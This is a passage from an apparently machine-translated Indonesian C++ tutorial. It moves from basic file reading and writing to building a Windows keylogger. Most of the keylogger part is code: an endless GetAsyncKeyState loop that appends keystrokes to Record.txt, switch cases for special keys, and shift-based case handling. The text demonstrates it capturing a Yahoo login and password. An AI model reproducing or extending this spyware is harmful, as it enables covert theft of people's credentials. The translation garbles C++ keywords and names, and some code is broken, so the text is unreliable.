Sekarang, dari bagian program yang ditampilkan pada gambar di atas, lihat pernyataan:


"Windows itu luar biasa, saya suka bekerja di dalamnya, saya suka semua kebebasan yang saya miliki ada di dalamnya sebagai" "berlawanan dengan Linux"

Perhatikan bagaimana tanda kutip digunakan; tidak ada bedanya dengan komputer karena semuanya akan ditampilkan pada satu baris kecuali urutan pelarian seperti:\natau akhir L digunakan.

```
logger.cpp 11
1 #include <iostream>
2 #include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8     ofstream write("C:\\\\Users\\\\Creator\\\\OUR_FILE.txt");
9
10    write << "Windows is awesome I like working in it, I like all the freedom that I have in it as"
11        "opposed to Linux";
12
13    return 0;
14 }
```

Pada gambar di atas, program telah dikompilasi dan diatur untuk dijalankan, namun pernyataan dalam tanda kutip tidak dicetak ke jendela tampilan. Ini normal, karena kami tidak menginstruksikan program untuk menampilkan input tetapi mengirimkannya ke **FILE_OUR**.

Mari kita lanjutkan dan konfirmasi jika pernyataan kita ditulis ke file yang kita buat.



Ureka!!! Di situlah letak pernyataan kami di dalam file yang kami buat

melalui jalur yang kita tetapkan. Bagus sekali.

Sekarang, praktik yang baik adalah selalu menutup file di akhir kodnya. Pekerjaannya mudah dan kami memiliki fungsi bawaan untuk itu, itu hanya melibatkan penulisan ulang **kami aliran file keluaran nama** (di baris 8:**menulis**)**tutup titik** dan kemudian tanda kurung dengan titik koma seperti yang ditunjukkan pada gambar di bawah ini Ie**menulis**

```
1 #include <iostream>
2 #include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8     ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");
9
10    write << "Windows is awesone I like working in it, I like all the freedom that I have in it as "
11          "opposed to Linux";
12
13    write.close();
14
15    return
16 }
```

Ini akan secara efektif menutup file meskipun kita tidak dapat melihatnya.

Membaca dari File

Kami akan melalui proses dasar membaca input dari file namun nanti kami harus menggabungkan ini dengan loop untuk memungkinkan kami mencapai lebih banyak fungsionalitas. Untuk saat ini, kita akan membahas cara membaca karakter individu dari sebuah file.

Di bawah ini adalah gambar yang menampilkan program dengan ini, mari kita evaluasi dia.

```
| Keylogger.cpp ✎
1 #include <iostream>
2 #include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8
9     ifstream read("C:\\\\Users\\\\Creator\\\\OUR_FILE.txt");
10
11    string x;
12
13    read >> x;
14
15    cout << x;
16
17    return 0;
18 }
```

Pertama-tama, karena kita membutuhkan variabel untuk menyimpannya, variabel **x**, dari jenis **rangkaian** dibuat di Jalur 11. Turun di Jalur 13, pernyataan **baca >> x;** akan membaca kata pertama menjadi **x** yaitu itu akan mencapai hanya sampai ruang pertama datang. Dan di Jalur 15, **Cout x**, menginstruksikan program untuk mencetak untuk menghibur pernyataan variabel **x**.

Dalam menjalankan program, “**jendela**” ditampilkan yang merupakan kata pertama dari pernyataan yang dikirim ke file kami (OUR_FILE.txt).

A screenshot of a Windows desktop environment. In the foreground, a code editor window titled 'Keylogger.cpp' is open, displaying C++ code. The code includes #include directives for iostream and fstream, followed by a main function that prints a string to the console. In the background, a File Explorer window shows the contents of the 'Desktop' folder on the Local Disk (C:). The folder contains various subfolders like Desktop, Documents, Downloads, Favorites, Pictures, Videos, and several game-related folders such as Final Fantasy, League of Legends, and StarCraft. There are also some system files and temporary files visible.

```
1 #include <iostream>
2 #include <fstream>
4 using namespace std;
Windows is awesome I like working in it, I like all the freedom that I have in it as opposed .
6 int main()
7 {
8
9
10
11
12
13
14
15
16
17
18 }
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
```

Temukan penjelasan lebih lanjut pada gambar yang ditampilkan di atas.

Saat kita maju, kita akan melihat bagaimana kita dapat membaca seluruh pernyataan atau input tanpa memperhatikan panjangnya, terlepas dari spasi di antara setiap kata dan seterusnya dan seterusnya. Ini tidak rumit, karena kita hanya perlu membuat loop dan tahu cara menanganinya. Kami pasti akan melakukan ini karena kami perlu menguasai cara menulis ke file dan juga membaca darinya.

Kami akhirnya memahami dasar-dasar C++ dan sekarang kami dapat mulai membangun Keylogger kami. Kita akan mulai dari Keylogger paling sederhana dan primitif yang bisa kita gunakan untuk meletakkan tangan sehingga kita dapat mengatur kaki kita dengan benar dan dari sana beralih ke yang lebih canggih.

Bab 16. Keylogger Dasar

T dia hal pertama yang kita perlukan untuk Keylogger adalah **#termasuk <windows.h>** dan **#termasuk <Winuser.h>** file header karena kita akan membutuhkan beberapa fungsi yang merupakan persyaratannya.

Membangun loop di dalam loop (loop bersarang) adalah penting, karena Keylogger akan memiliki banyak hal di dalamnya. Program di bawah ini menunjukkan bagaimana sebuah loop dibangun di dalam loop lain dan dibuat untuk berjalan tanpa batas.

```
3 #include <Winuser.h>
4
5 using namespace std;
6
7
8 int main()
9 {
10
11     char c;
12
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++)
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19
20         cout << "I am FIRST :" << i << endl;
21     }
}
```

Pada baris 11, variabel tipe **char** dibuat dan pada Baris 13, loop pertama (**untuk** lingkaran dimulai). Di dalam kurung loop ini, kondisi diatur untuk mengatur operasi blok program. Sebuah variabel **saya** dari jenis **ke dalam** dibuat dan diinisialisasi ke 0. Loop diatur untuk terus berjalan selama **saya** kurang dari 3 yaitu **saya** akan berjalan dua kali. Itu **saya++** menghitung dan mencatat jumlah siklus yang telah diselesaikan program dan menghentikannya setelah memenuhi kondisi **saya < 3**. Awal dan akhir atau awal dan akhir dari loop ini ditentukan oleh kurung kurawal yang membentang dari Baris 14 ke Baris 21.

Catatan: Tanda kurung kurawal digunakan untuk menandai awal dan akhir **fungsii**.

Dengan kata lain, **untuk** loop pada baris 13 akan dimulai dan setelah dimulai, ia akan mulai mengevaluasi kondisi yang ada di dalamnya. Jika dievaluasi menjadi **BENAR**, yaitu jika **saya** kurang dari 3, itu akan menjalankan kode apa pun yang ada di dalam kurung kurawal dari **untuk** lingkaran.

```
13  for( int i=0; i<3 ; i++ )  
14  {  
15      for( int j=0; j<3; j++)  
16      {  
17          cout << "I am SECOND :" << j << endl;  
18      }  
19  
20      cout << "I am FIRST :" << i << endl;  
21 }
```



Dalam Baris 15 dan 18, kami memiliki yang lainuntukloop bersarang di bawah yang pertama. Program mengevaluasi kode pada Baris 15 dan selama itu mengevaluasi ke **BENAR**, itu akan terus mencetak pernyataan pada Baris 17 sampai menjadi salah - ketika **j** menjadi lebih besar atau sama dengan 3- itu akan berhenti, keluar dari loop kedua dan masuk ke loop pertama lagi kemudian akan mencetak pernyataan pada Baris 20 lagi juga. Jika kondisi pertama bernilai **BENAR** lagi, loop kedua akan berjalan lagi dan seterusnya 3 kali ($0 - 2 = 0, 1, 2$ kali). Pelajari program di bawah ini dengan memperhatikan outputnya.

```
1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4
5 using namespace std;
6
7
8 int main()
9 {
10
11     char c;
12
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++ )
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19
20         cout << "I am FIRST :" << i << endl;
21     }
22 }
```

The screenshot shows a C/C++ development environment with the code editor at the top and a terminal window below it. The terminal window displays the following text:

```
am FIRST :0
am SECOND :0
am SECOND :1
am SECOND :2
am FIRST :1
I am SECOND :2
I am FIRST :1
I am SECOND :0
I am SECOND :1
I am SECOND :2
```

Sekarang setelah Anda memahami cara kerja struktur bersarang, mari kita langsung ke aplikasinya di Keylogger.

```
1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4
5 using namespace std;
6
7
8 int main()
9 {
10     char c;
11
12     for(;;)
13     {
14         for( c=8; c<=222; c++)
15         {
16             if(GetAsyncKeyState(c) == -32767)
17             {
18                 ofstream write ("Record.txt", ios::app);
19                 write << c;
20             }
21         }
22     }
23 }
```

Dari gambar tepat di atas, Baris 12 berisi **untuk** lingkaran. Dua titik koma dalam tanda kurung menentukan bahwa loop adalah loop tak terhingga yaitu diatur untuk berjalan terus menerus tanpa henti. Pada Baris 14 terletak loop bersarang yang kondisinya menentukan rentang karakter yang dapat dibaca oleh program. Rentang karakter ini diperoleh dari kode ASCII. Tidak perlu membawa tabel ASCII di kepala Anda, referensi dapat dibuat dari internet. Di bawah ini adalah contoh tabel kode ASCII:

characters		characters		characters	
00	NULL (Null character)	32	space	64	@
01	SOH (Start of Header)	33	!	65	A
02	STX (Start of Text)	34	"	66	B
03	ETX (End of Text)	35	#	67	C
04	EOT (End of Trans.)	36	\$	68	D
05	ENQ (Enquiry)	37	%	69	E
06	ACK (Acknowledgement)	38	&	70	F
07	BEL (Bell)	39	'	71	G
08	BS (Backspace)	40	(72	H
09	HT (Horizontal Tab)	41)	73	I
10	LF (Line feed)	42	*	74	J
11	VT (Vertical Tab)	43	+	75	K
12	FF (Form feed)	44	,	76	L
13	CR (Carriage return)	45	-	77	M
14	SO (Shift Out)	46	.	78	N
15	SI (Shift In)	47	/	79	O
16	DLE (Data link escape)	48	0	80	P
17	DC1 (Device control 1)	49	1	81	Q
18	DC2 (Device control 2)	50	2	82	R
19	DC3 (Device control 3)	51	3	83	S
20	DC4 (Device control 4)	52	4	84	T
21	NAK (Negative acknowl.)	53	5	85	U
22	SYN (Synchronous idle)	54	6	86	V
23	ETB (End of trans. block)	55	7	87	W
24	CAN (Cancel)	56	8	88	X
25	EM (End of medium)	57	9	89	Y
26	SUB (Substitute)	58	:	90	Z
27	ESC (Escape)	59	;	91	[
28	FS (File separator)	60	<	92	\
29	GS (Group separator)	61	=	93]
30	RS (Record separator)	62	>	94	^
31	US (Unit separator)	63	?	95	-
127	DEL (Delete)				


Setiap angka mewakili sejumlah karakter. Dalam program Keylogger kami, Baris 14 berisi karakter dalam 8 dan 222 dari tabel ASCII. Pernyataan pada Baris 16 adalah pernyataan baru bagi kami, namun tidak ada yang rumit. Ini disebut **fungsi interupsi sistem**. Apa yang dilakukannya hanyalah mengamati jika pengguna komputer mengetik sesuatu di keyboard-nya. Mempertimbangkan fakta bahwa itu digunakan dengan **jika** pernyataan itu mengatakan: apakah pengguna sudah menekan tombol apa saja? Jika ya, simpan kunci di variabel kami dan kemudian berdasarkan Jalur 18 dan 19, kirimkan ke kami mengajukan.

Pada Baris yang sama (18), di dalam kurung, theios :: aplikasi menentukan bahwa kita tidak ingin file kita ditulis ulang setiap kali seseorang menekan tombol. Jika kami tidak menentukan ini, setiap kali pengguna menekan tombol, file akan terbuka lagi dan apa pun yang ditulis sebelumnya akan dihapus oleh konten baru.

Sepertinya kita sudah selesai dengan Keylogger primitif kita dan siap untuk menjalankannya. Namun, jika kita mencoba menjalankan program seperti itu, kita akan mendapatkan pesan kesalahan. Sekilas, menurut Anda apa yang mungkin menyebabkan kesalahan?

File headernya! Kami gagal melampirkan file header yang akan mengaktifkan


program menjalankan/melakukan fungsi yang ditentukan dalam kode kami yaitu fungsi untuk mengirim input yang diterima ke file. File header untuk ini (yang memungkinkan kita memanfaatkan dari aliran fungsi) adalah **#termasuk <fstream>**. Sekarang dengan header file berikut di bagian atas kode kami, program kami akan berjalan dengan sukses:



```
1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4 #include <fstream>
```

Saat menjalankan program Keylogger di lingkungan Eclipse kami, kami akan berpikir bahwa program tersebut tidak berfungsi karena tidak ada yang akan dicetak ke konsol jendela. Ini normal namun karena kami tidak menentukan di mana pun dalam kode kami bahwa input dicetak tetapi dikirim ke kami **mengajukan**.

Fungsi Keylogger kecil kami, menyimpan penekanan tombol yang kami buat di mana saja di sistem kami saat ini dan mengirimkannya ke **Rekam.txt**. Untuk bukti bahwa Keylogger berfungsi, mari kita kunjungi browser kita, buat input dan kembali **kemengajukan** untuk melihat apakah input kita disimpan.



Pada gambar di atas, dapat dilihat bahwa browser dibuka dan situs web Yahoo dikunjungi. Sekarang kami masuk, memasukkan nama pengguna kami sebagai **NAMA BELAKANG**, dan kata sandi sebagai**KATA SANDI**. Setelah melakukan ini, untuk memastikan apakah Keylogger kami berfungsi, kami pergi ke lokasi file default kami untuk proyek Keylogger kami dan seperti yang dapat dilihat ditampilkan di layar putih yang menutupi sebagian browser, input yang kami buat untuk situs web**Yahoo.com** direkam (namun titik **diyahoo.com** tidak ada, kami akan memastikan bahwa kami mempertimbangkan semua karakter saat kami melanjutkan dengan penambahan lebih banyak fitur ke Keylogger).**Nama belakang dan Kata sandi juga dicatat seperti yang terlihat.**

Kami telah berhasil menulis Keylogger yang sangat sederhana, namun tidak memiliki beberapa fitur seperti **filter**, yang akan menyaring beberapa karakter yang tidak diinginkan seperti spasi seperti Tab yang muncul saat kita membuat input. Selain itu, kami akan berupaya menambahkan fitur lain ke dalamnya.

Keylogger yang kami buat tidak terlalu bagus terutama karena cara merekam informasi. Ketika kami menguji menjalankannya, kami menemukan bahwa itu tidak dapat menangani spasi dan tab yang sama tetapi tetap menyimpan inputnya. Mari kita membangun lebih banyak fungsi ke dalam Keylogger kita sehingga akan menjadi lebih baik dalam menangani input. Kita dapat mencapai ini dengan memanfaatkan**Mengalihkan** pernyataan. Mari kita masuk ke dalamnya segera! Disebutkan sebelumnya bahwa agar kami melengkapi Keylogger kami dengan kemampuan menangani spasi, tab, dan karakter lain yang akan kami miliki

untuk memanfaatkan **mengalihkan** pernyataan. Namun sebelum kami membawa kami **mengalihkan** pernyataan, kita perlu mengelompokkan kode yang ditulis sebelumnya di bawah satu fungsi: **kosong log()**, untuk membuat segalanya lebih mudah bagi kita. Pengelompokan kami akan dilakukan seperti yang ditunjukkan pada gambar di bawah ini:

Keylogger.cpp

```
1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4 #include <fstream>
5
6 using namespace std;
7
8 void log();
9
10 int main()
11 {
12     log();
13     return 0;
14 }
15
16 void log()
17 {
18     char c;
19
20     for(;;)
21     {
```

```
22     for( c=8; c<=222; c++)
23     {
24         if(GetAsyncKeyState(c) == -32767)
25         {
26             ofstream write ("Record.txt", ios::app);
27             write << c;
28         }
29     }
30 }
31 }
32 }
```

Jadi pada Baris 8 fungsinya **ruang kosong** dengan nama **catat** dibuat untuk menampung kode kami sebelumnya. Fungsi ini tidak akan mengembalikan nilai. Selanjutnya, sesuai kebutuhan **ruang kosong** disebut dalam **utama** berfungsi pada Line 8 sehingga dapat digunakan kapan saja hanya dengan memanggilnya dan tidak perlu menulis ulang lagi. Saat menguji ulang program, program akan berjalan seperti sebelumnya.

Menggabungkan pernyataan switch:

Dengan mengacu pada gambar di atas:

- Menghapus **tulis <<c;** pada Baris 27. Kami akan mengembalikan ini nanti sebagai kasus default sehingga jika pernyataan kondisional kami semua bernilai salah, itu akan dieksekusi. Untuk pertama kalinya mari kita keluarkan sehingga kita bisa menempatkan kasus kita pada tempatnya.
- Seperti pada Baris 28, tuliskan **mengalihkan** pernyataan dan berikan apa pun yang terjadi dalam variabel **c** (yang kami buat sebelumnya) ke **mengalihkan** dengan mengurungnya sehingga apa pun yang masuk ke dalam variabel ditangani oleh **mengalihkan**.
- Ayo buat **kasus** (salah satu kondisi yang berbeda), katakanlah **kasus 8**. Jadi, jika variabel **c** memiliki nilai numerik 8 (seperti pada **kasus 8**) di ASCII artinya adalah spasi belakang.

characters

00	NULL	(Null character)
01	SOH	(Start of Header)
02	STX	(Start of Text)
03	ETX	(End of Text)
04	EOT	(End of Trans.)
05	ENQ	(Enquiry)
06	ACK	(Acknowledgement)
07	BEL	(Bell)
08	BS	(Backspace)
09	HT	(Horizontal Tab)
10	LF	(Line feed)
..	- -	- -

- Kami terus menambahkan kasus menggunakan nomor yang berbeda dari kode ASCII tergantung pada apa yang mewakili angka, sehingga Keylogger kami dapat berhubungan dengan hampir semua karakter yang dimasukkan pengguna.

```

22     for( c=8; c<=222; c++)
23     {
24         if(GetAsyncKeyState(c) == -32767)
25         {
26             ofstream write ("Record.txt", ios::app);
27
28             switch(c)
29             {
30                 case 8: write << "<BackSpace>";
31                 case 27: write << "<Esc>";
32                 case 127: write << "<DEL>";
33                 case 32: write << " ";
34                 case 13: write << "<Enter>\n";
35                 default: write << c;
36             }
37
38         }
39     }
40 }
41 }
42

```

Jadi; mengatakan dengan kata lain, apa yang dilakukan pernyataan dari Baris 22 hingga 35 adalah ini:

Baris 22 mencakup nilai dari kode ASCII dalam 8 dan 222. Baris 24 memiliki kondisi **jika** pernyataan yang memeriksa untuk melihat apakah ada interupsi tombol yaitu jika ada tombol pada keyboard pengguna yang ditekan dan jika ini dievaluasi untuk **BENAR**, fungsi pada Baris 26 harus mencatatnya, simpan dalam file yang didefinisikan pada baris yang sama dengan **Rekam.teks** dan juga pastikan bahwa input selanjutnya tidak menimpa input sebelumnya. Itu **mengalihkan** pernyataan pada Baris 28 memungkinkan kasus yang dievaluasi dalam Baris 30 dan 34 diteruskan ke variabel **c**, menjelaskan setiap langkah, tombol apa, baik itu backspace, tombol enter, tombol escape dll. pengguna menekan keyboardnya alih-alih memberi kami ruang tab yang diberikannya

lebih awal. Baris 35 akan menyimpan penekanan tombol pengguna - seandainya dia tidak menekan tombol apa pun dalam nomor 8 hingga 222 dari kode ASCII atau salah satu dari

kasus-kasus kami mencakup- seperti yang terjadi di Keylogger primitif kami.

Waktu harus diambil untuk memasukkan kasus yang akan mencakup banyak kemungkinan karakter yang dapat digunakan untuk nama pengguna atau kata sandi, karena ini akan membuat Keylogger menyimpan input pengguna dengan cara yang dapat dipahami. Mari kita lihat huruf besar dan kecil.

Bab 17. Huruf besar dan kecil

Just sama pentingnya dengan huruf besar dan kecil untuk bahasa Inggris bahasa, mereka juga penting untuk pemrograman umum terutama ketika menggunakannya untuk tujuan Keylogger. Kita harus belajar bagaimana membedakan antara dua huruf besar. Kami juga akan melakukan sedikit pemfilteran dengan tombol tab, caps lock, shift, alt, arrow dan mouse.

```
17 void log()
18 {
19     char key;
20
21     for(;;)
22     {
23         //Sleep(0);
24         for( key=8; key<=222; key++)
25         {
26             if(GetAsyncKeyState(key) == -32767)
27             {
28                 ofstream write ("Record.txt", ios::app);
29
30
31             if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32             {
33                 key+=32;
34                 write << key;
35                 write.close();
36                 break;
```

Nah, kita bisa membedakan antara huruf besar dan kecil dengan menggunakan status tombol shift; kita juga dapat menggunakan status tombol panah. Jadi jika salah satu dari dua tombol ini ditekan maka tulislah huruf kapital jika tidak tulis huruf kecil. Inilah yang ingin kami sampaikan pada program kami. Secara default, program di atas akan ditulis dengan huruf kapital sehingga kita harus

menentukan negara untuk huruf kecil.

Memang benar ada sedikit perubahan pada programnya

untuk Keylogger kami yang ditunjukkan pada gambar di atas, namun jangan mengumpulkan kupu-kupu di perut Anda karena kami akan menganalisis keseluruhan program. Kami menyebutkan bahwa Keylogger pertama yang kami buat adalah yang primitif, secara bertahap kami akan beralih ke yang lebih canggih.

Salah satu hal yang kami ubah adalah variabel di mana penekanan tombol kami ditempatkan. Kami mengubah namanya dari **cекиunci**. Memberi nama yang sesuai dengan informasi untuk ditempatkan dalam variabel adalah praktik yang baik karena membantu dalam lokasi informasi apa pun dengan sangat mudah atau jika Anda bekerja dengan tim penulis kode lain, mereka akan dapat menemukan fungsi apa pun yang mereka cari sangat mudah.

Pada baris 23, kami telah memasukkan **tidur()** fungsi meskipun telah dikomentari untuk saat ini akan digunakan nanti. Fungsi tidur membantu mencegah CPU bekerja maksimal (menyebabkannya melambat) akibat berjalan berulang-ulang. Namun **tidur()** function bukanlah solusi terbaik untuk mencegah CPU bekerja maksimal, tetapi untuk saat ini kami akan menggunakan untuk menghindari masalah rumit apa pun.

Selagi **Tidur()** fungsi akan menjeda program selama beberapa milidetik yang dimasukkan ke dalam tanda kurung (**mistidur(1)**, **tidur(2)**, **tidur(5)**... dll.), **tidur()** fungsi dengan nol di dalam kurungnya (**mistidur(0)**) melakukan sesuatu yang berbeda. Ini memberitahu program untuk berhenti menggunakan CPU setiap kali program lain ingin menggunakan.

Mari kita lanjutkan dan menganalisis kode dari Baris 31 ke 43 karena ini adalah blok, yang bekerja bersama.

```
30
31         if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32     {
33         key+=32;
34         write << key;
35         write.close();
36         break;
37     }
38     else if((key>64)&&(key<91))
39     {
40         write << key;
41         write.close();
42         break;
43     }
--
```

* Perhatikan bahwa **Kunci += 32** setara dengan **Kunci = Kunci + 32**.

Blok kode yang ditampilkan pada gambar di atas adalah yang dibuat untuk tujuan membedakan antara **atas** dan **lebih rendah** huruf kasus.

Baris 30 berisi **jika** pernyataan yang pada dasarnya mengatakan: jika nilai dari **kunci** lebih besar dari **64** (semua nilai dari kode ASCII) tetapi lebih kecil dari **91** dan **tombol Shift** tidak ditekan (ditulis sebagai **!(GetAsyncKey (0x10))**) -di mana **0x10** adalah notasi heksadesimal untuk tombol Shift- tolong tambahkan **32** ke nilai kunci sebelumnya. Perlu dicatat bahwa kisaran **64 hingga 91** dalam **jika** pernyataan bersyarat tidak hanya dipilih secara acak tetapi dengan niat karena fakta bahwa huruf-huruf alfabet berada di antara kisaran ini pada tabel ASCII.

Dari potongan kode ASCII yang ditampilkan pada gambar di bawah ini, dengan melakukan sedikit perhitungan, kita akan melihat mengapa kita memilih nomor tersebut **32** untuk ditambahkan ke nilai-nilai dalam **kunci** dalam kondisi **kami jika** pernyataan pada Baris 31.

Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	Char
0	0	000		NUL	43	2B	053	+	+	86	56	126	V	V
1	1	001		SOH	44	2C	054	,	,	87	57	127	W	W
2	2	002		STX	45	2D	055	-	-	88	58	130	X	X
3	3	003		ETX	46	2E	056	.	.	89	59	131	Y	Y
4	4	004		EOT	47	2F	057	/	/	90	5A	132	Z	Z
5	5	005		ENQ	48	30	060	0	0	91	5B	133	[[
6	6	006		ACK	49	31	061	1	1	92	5C	134	\	\
7	7	007		BEL	50	32	062	2	2	93	5D	135]]
8	8	010		BS	51	33	063	3	3	94	5E	136	^	^
